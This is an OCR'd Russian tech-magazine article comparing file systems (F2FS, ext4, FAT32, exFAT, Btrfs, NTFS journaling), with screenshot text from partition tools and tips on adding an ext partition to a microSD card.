
Четыре года назад, в 2012 году, в Samsung создали F2FS (Flash Friendly File System). Ее идея хороша, но реализация оказалась сыроватой. Ключевая задача при создании F2FS была проста: снизить число операций перезаписи ячеек и распределить нагрузку на них максимально равномерно. Для этого требуется выполнять операции с несколькими ячейками в пределах того же блока одновременно, а не насиловать их по одной. Значит, нужна не мгновенная перезапись имеющихся блоков по первому запросу ОС, а кеширование команд и данных, дозапись новых блоков на свободное место и отложенное стирание ячеек.

Сегодня поддержка F2FS уже официально реализована в Linux (а значит, и в Android), но особых преимуществ на практике она пока не дает. Основная особенность этой файловой системы (отложенная перезапись) привела к преждевременным выводам о ее эффективности. Старый трюк с кешированием даже одурачивал ранние версии бенчмарков, где F2FS демонстрировала мнимое преимущество не на несколько процентов (как ожидалось) и даже не в разы, а на порядки. Просто драйвер F2FS рапортовал о выполнении операции, которую контроллер только планировал сделать. Впрочем, если реальный прирост производительности у F2FS и невелик, то износ ячеек определенно будет меньше, чем при использовании той же ext4. Те оптимизации, которые не сможет сделать дешевый контроллер, будут выполнены на уровне самой файловой системы.

ЭКСТЕНТЫ И БИТОВЫЕ КАРТЫ

Пока F2FS воспринимается как экзотика для гиков. Даже в собственных смартфонах Samsung все еще применяется ext4. Многие считают ее дальнейшим развитием ext3, но это не совсем так. Речь идет скорее о революции, чем о преодолении барьера в 2 Тбайт на файл и простом увеличении других количественных показателей.

Когда компьютеры были большими, а файлы — маленькими, адресация не представляла сложностей. Каждому файлу выделялось энное количество блоков, адреса которых заносились в таблицу соответствия. Так работала и файловая система ext3, остающаяся в строю до сих пор. А вот в ext4 появился принципиально другой способ адресации — экстенты.



MiniTool Partition Wizard Free 9.1 - Free For Home Users
Mini Tool
Actions and Wizards
Wizards
Migrate OS to SSD/HD Wizard
Copy Partition Wizard
Copy Disk Wizard
Partition Recovery Wizard
Operations
Create Partition
Surface Test
Wipe Partition
Show Partition Properties
0 Operations Pending
Create New Partition
Please specify the size and the location for the new partition.
FAT
FAT32
NTFS
Ext2
Ext3
Ext4
Linux Swap
Unformatted
Create Partition Tutorial
OK
Cancel


Partition	Capacity	Used	Unused	File System	Type	Status
Disk 1						
*:Зарезервировано с...	100.00 MB	24.35 MB	75.65 MB	NTFS	Primary	Active & Boot
C:	39.90 GB	16.11 GB	23.79 GB	NTFS	Primary	System
Disk 2						
*	16.00 GB	0 B	16.00 GB	Unallocated	Logical	None

Partition Label: Ext4-test
Create As: Primary
Drive Letter: None
File System: Ext4
Cluster Size: Default
Unallocated Space Before: 0.00 MB
Partition Size: 2048.00 MB
Unallocated Space After: 14330.77 MB
Partition Align to: MB

Создаем раздел ext4 в Windows 7

Экстенты можно представить как расширения индексных дескрипторов в виде обособленных наборов блоков, которые адресуются целиком как непрерывные последовательности. Один экстент может содержать целый файл среднего размера, а для крупных файлов достаточно выделить десяток-другой экстентов. Это куда эффективнее, чем адресовать сотни тысяч мелких блоков по четыре килобайта.

Поменялся в ext4 и сам механизм записи. Теперь распределение блоков происходит сразу за один запрос. И не заранее, а непосредственно перед записью данных на диск. Отложенное многоблочное распределение позволяет избавиться от лишних операций, которыми грешила ext3: в ней блоки для нового файла выделялись сразу, даже если он целиком умещался в кеше и планировался к удалению как временный.



Volume	Type	File system	Total size	Used size	Codepage	Physical object
	Basic	NTFS	499 MB	499 MB		\Device\HarddiskVolume1
(C:)	Basic	NTFS	31 GB	31 GB		\Device\HarddiskVolume2
(F:)	Basic	EXT4	4095 MB	272 MB	utf8	\Device\HarddiskVolume3
(D:)	Basic	CDFS	52 MB	52 MB		

	Type	File system	Total size	Used size	Codepage	Partition type
DISK 0						
	Basic	NTFS	499 MB	499 MB		HPFS/NTFS
(C:)	Basic	NTFS	31 GB	31 GB		HPFS/NTFS
DISK 1						
(F:)	Basic	EXT4	4095 MB	272 MB	utf8	Linux
CDROM 0						
(D:)	Basic	CDFS	52 MB	52 MB		

VOLUME: (F:) EXT4 \Device\HarddiskVolume3 Oct 22 2016 20:34:0

Ext4-test
Тип: Локальный диск
Файловая система: EXT4
Занято: 285 548 544 байт 272 МБ
Свободно: 4 008 370 176 байт 3,73 ГБ
Емкость: 4 293 918 720 байт 3,99 ГБ

Управляем разделами ext3/ext4 в Windows

ДИЕТА С ОГРАНИЧЕНИЕМ FAT

Помимо сбалансированных деревьев и их модификаций, есть и другие популярные логические структуры. Существуют файловые системы с принципиально другим типом организации — например, линейным. Как минимум одной из них ты наверняка часто пользуешься.

Загадка

Отгадай загадку: в двенадцать она начала полнеть, к шестнадцати была глуповатой толстушкой, а к тридцати двум стала жирной, так и оставшись простушкой. Правильно, это история про файловую систему FAT. Требования совместимости обеспечили ей дурную наследственность. На дискетах она была 12-разрядной, на жестких дисках — поначалу 16-битной, а до наших дней дошла уже как 32-разрядная. В каждой следующей версии увеличивалось число адресуемых блоков, но в самой сути ничего не менялось.


Популярная до сих пор файловая система FAT32 появилась аж двадцать лет назад. Сегодня она все так же примитивна и не поддерживает ни списки управления доступом, ни дисковые квоты, ни фоновое сжатие, ни другие современные технологии оптимизации работы с данными.

Зачем же FAT32 нужна в наши дни? Все так же исключительно для обеспечения совместимости. Производители справедливо полагают, что раздел с FAT32 сможет прочитать любая ОС. Поэтому именно его они создают на внешних жестких дисках, USB Flash и картах памяти.

Как освободить флеш-память смартфона

Карточки microSD(HC), используемые в смартфонах, по умолчанию отформатированы в FAT32. Это основное препятствие для установки на них приложений и переноса данных из внутренней памяти. Чтобы его преодолеть, нужно создать на карточке раздел с ext3 или ext4. На него можно перенести все файловые атрибуты (включая владельца и права доступа), поэтому любое приложение сможет работать так, словно запустилось из внутренней памяти.

Windows не умеет делать на флешках больше одного раздела, но для этого можно запустить Linux (хотя бы в виртуалке) или продвинутую утилиту для работы с логической разметкой — например, MiniTool Partition Wizard Free. Обнаружив на карточке дополнительный первичный раздел с ext3/ext4, приложение Link2SD и аналогичные ему предложат куда больше вариантов, чем в случае с одним разделом FAT32.



Link2SD
Все приложения (228)
Аккаунты Google
/system/priv-app/GoogleLoginService/GoogleLoginService.apk
Apk:4,82MB Dex:3,97MB Lib:0,00B
Данные:0,00B Кеш:0,00B Всего:8,79MB

Выберите файловую систему второго раздела SD карты
/dev/block/mmcblk1p2

- ext2 ○
- ext3 ○
- ext4 ○
- FAT32 / FAT16 ○
- f2fs ○

☐ Больше не спрашивать

ОТМЕНА OK

Приложение Link2SD определило второй раздел на карточке microSD

Как еще один аргумент в пользу выбора FAT32 часто называют отсутствие в ней журналирования, а значит, более быстрые операции записи и меньший износ ячеек памяти NAND Flash. На практике же использование FAT32 приводит к обратному и порождает множество других проблем.

Флешки и карты памяти как раз быстро умирают из-за того, что любое изменение в FAT32 вызывает перезапись одних и тех же секторов, где расположены две цепочки файловых таблиц. Сохранил веб-страничку целиком, и она перезаписалась раз сто — с каждым добавлением на флешку очередной мелкой гифки. Запустил портейбл-софт? Он насоздавал временных файлов и постоянно меняет их во время работы. Поэтому гораздо лучше использовать на флешках NTFS с ее устойчивой к сбоям таблицей $MFT. Мелкие файлы могут храниться прямо в главной файловой таблице, а ее расширения и копии записываются в разные области флеш-памяти. Вдобавок благодаря индексации на NTFS поиск выполняется быстрее.

INFO

Для FAT32 и NTFS теоретические ограничения по уровню вложенности не указаны, но на практике они одинаковые: в каталоге первого уровня можно создать только 7707 подкаталогов. Любители поиграть в матрешки оценят.

Другая проблема, с которой сталкивается большинство пользователей, — на раздел с FAT32 невозможно записать файл больше 4 Гбайт. Причина заключается в том, что в FAT32 размер файла описывается 32 битами в таблице размещения файлов, а 2^32 (минус единица, если быть точным) как раз дают четыре гига. Получается, что на свежекупленную флешку нельзя записать ни фильм в нормальном качестве, ни образ DVD.

Копирование больших файлов еще полбеды: при попытке сделать это ошибка хотя бы видна сразу. В других ситуациях FAT32 выступает в роли бомбы замедленного действия. Например, ты скопировал на флешку портейбл-софт и на первых порах пользуешься им без проблем. Спустя длительное время у одной из программ (допустим, бухгалтерской или почтовой) база данных раздувается, и... она просто перестает обновляться. Файл не может быть перезаписан, поскольку достиг лимита в 4 Гбайт.

Менее очевидная проблема заключается в том, что в FAT32 дата создания файла или каталога может быть задана с точностью до двух секунд. Этого недостаточно для многих криптографических приложений, использующих временные метки. Низкая точность атрибута «дата» — еще одна причина того, почему FAT32 не рассматривается как полноценная файловая система с точки зрения безопасности. Однако ее слабые стороны можно использовать и в своих целях. Например, если скопировать на том FAT32 любые файлы с раздела NTFS, то они очистятся от всех метаданных, а также унаследованных и специально заданных разрешений. FAT просто не поддерживает их.

EXFAT

В отличие от FAT12/16/32, exFAT разрабатывалась специально для USB Flash и карт памяти большого (⩾ 32 Гбайт) объема. Extended FAT устраняет упомянутый выше недостаток FAT32 — перезаписывание одних и тех же секторов при любом изменении. Как у 64-разрядной системы, у нее нет практически значимых лимитов на размер одного файла. Теоретически он может иметь длину в 2^64 байт (16 Эбайт), а карточки такого объема появятся нескоро.

Еще одно принципиальное отличие exFAT — поддержка списков контроля доступа (ACL). Это уже не та простушка из девяностых, однако внедрению exFAT мешает закрытость формата. Поддержка exFAT полноценно и легально реализована только в Windows (начиная с XP SP2) и OS X (начиная с 10.6.5). В Linux и *BSD она поддерживается либо с ограничениями, либо не вполне законно. Microsoft требует лицензировать использование exFAT, и в этой области много правовых споров.

BTRFS

Еще один яркий представитель файловых систем на основе B-деревьев называется Btrfs. Эта ФС появилась в 2007 году и изначально создавалась в Oracle с прицелом на работу с SSD и RAID. Например, ее можно динамически масштабировать: создавать новые индексные дескрипторы прямо в работающей системе или разделять том на подтома без выделения им свободного места.

Реализованный в Btrfs механизм копирования при записи и полная интеграция с модулем ядра Device mapper позволяют делать практически мгновенные снапшоты через виртуальные блочные устройства. Предварительное сжатие данных (zlib или lzo) и дедупликация ускоряют основные операции, заодно продлевая время жизни флеш-памяти. Особенно это заметно при работе с базами данных (достигается сжатие в 2–4 раза) и мелкими файлами (они записываются упорядоченно крупными блоками и могут храниться непосредственно в «листьях»).

Также Btrfs поддерживает режим полного журналирования (данных и метаданных), проверку тома без размонтирования и множество других современных фич. Код Btrfs опубликован под лицензией GPL. Эта файловая система поддерживается в Linux как стабильная начиная с версии ядра 4.3.1.

БОРТОВЫЕ ЖУРНАЛЫ

Практически все более-менее современные файловые системы (ext3/ext4, NTFS, HFSX, Btrfs и другие) относят к общей группе журналируемых, поскольку они ведут учет вносимых изменений в отдельном логе (журнале) и сверяются с ним в случае сбоя при выполнении дисковых операций. Однако степень подробности ведения журналов и отказоустойчивость у этих файловых систем разные.

Ext3 поддерживает три режима ведения журнала: с обратной связью, упорядоченный и полное журналирование. Первый режим подразумевает запись только общих изменений (метаданных), выполняемую асинхронно по отношению к изменениям самих данных. Во втором режиме выполняется та же запись метаданных, но строго перед внесением любых изменений. Третий режим эквивалентен полному журналированию (изменений как в метаданных, так и в самих файлах).

Целостность данных обеспечивает только последний вариант. Остальные два лишь ускоряют выявление ошибок в ходе проверки и гарантируют восстановление целостности самой файловой системы, но не содержимого файлов.

Журналирование в NTFS похоже на второй режим ведения лога в ext3. В журнал записываются только изменения в метаданных, а сами данные в случае сбоя могут быть утеряны. Такой метод ведения журнала в NTFS задумывался не как способ достижения максимальной надежности, а лишь как компромисс между быстродействием и отказоустойчивостью. Именно поэтому люди, привыкшие к работе с полностью журналируемыми системами, считают NTFS псевдожурналируемой.

Реализованный в NTFS подход в чем-то даже лучше используемого по умолчанию в ext3. В NTFS дополнительно периодически создаются контрольные точки, которые гарантируют выполнение всех отложенных ранее дисковых операций. Контрольные точки не имеют ничего общего с точками восстановления в `\System Volume Infromation\`. Это просто служебные записи в логе.

Практика показывает, что такого частичного журналирования NTFS в большинстве случаев хватает для беспроблемной работы. Ведь даже при резком отключении питания дисковые устройства не обесточиваются мгновенно. Блок питания и многочисленные конденсаторы в самих накопителях обеспечивают как раз тот минимальный запас энергии, которого хватает на завершение текущей операции записи. Современным SSD при их быстродействии и экономичности такого же количества энергии обычно хватает и на выполнение отложенных операций. Попытка же перейти на полное журналирование снизила бы скорость большинства операций в разы.


WARNING

Большинство драйверов и плагинов для поддержки сторонних файловых систем имеют свои ограничения и не всегда работают стабильно. Они могут конфликтовать с другими драйверами, антивирусами и программами виртуализации.

ПОДКЛЮЧАЕМ СТОРОННИЕ ФС В WINDOWS

Использование файловых систем лимитировано их поддержкой на уровне ОС. Например, Windows не понимает ext2/3/4 и HFS+, а использовать их порой надо. Сделать это можно, добавив соответствующий драйвер.

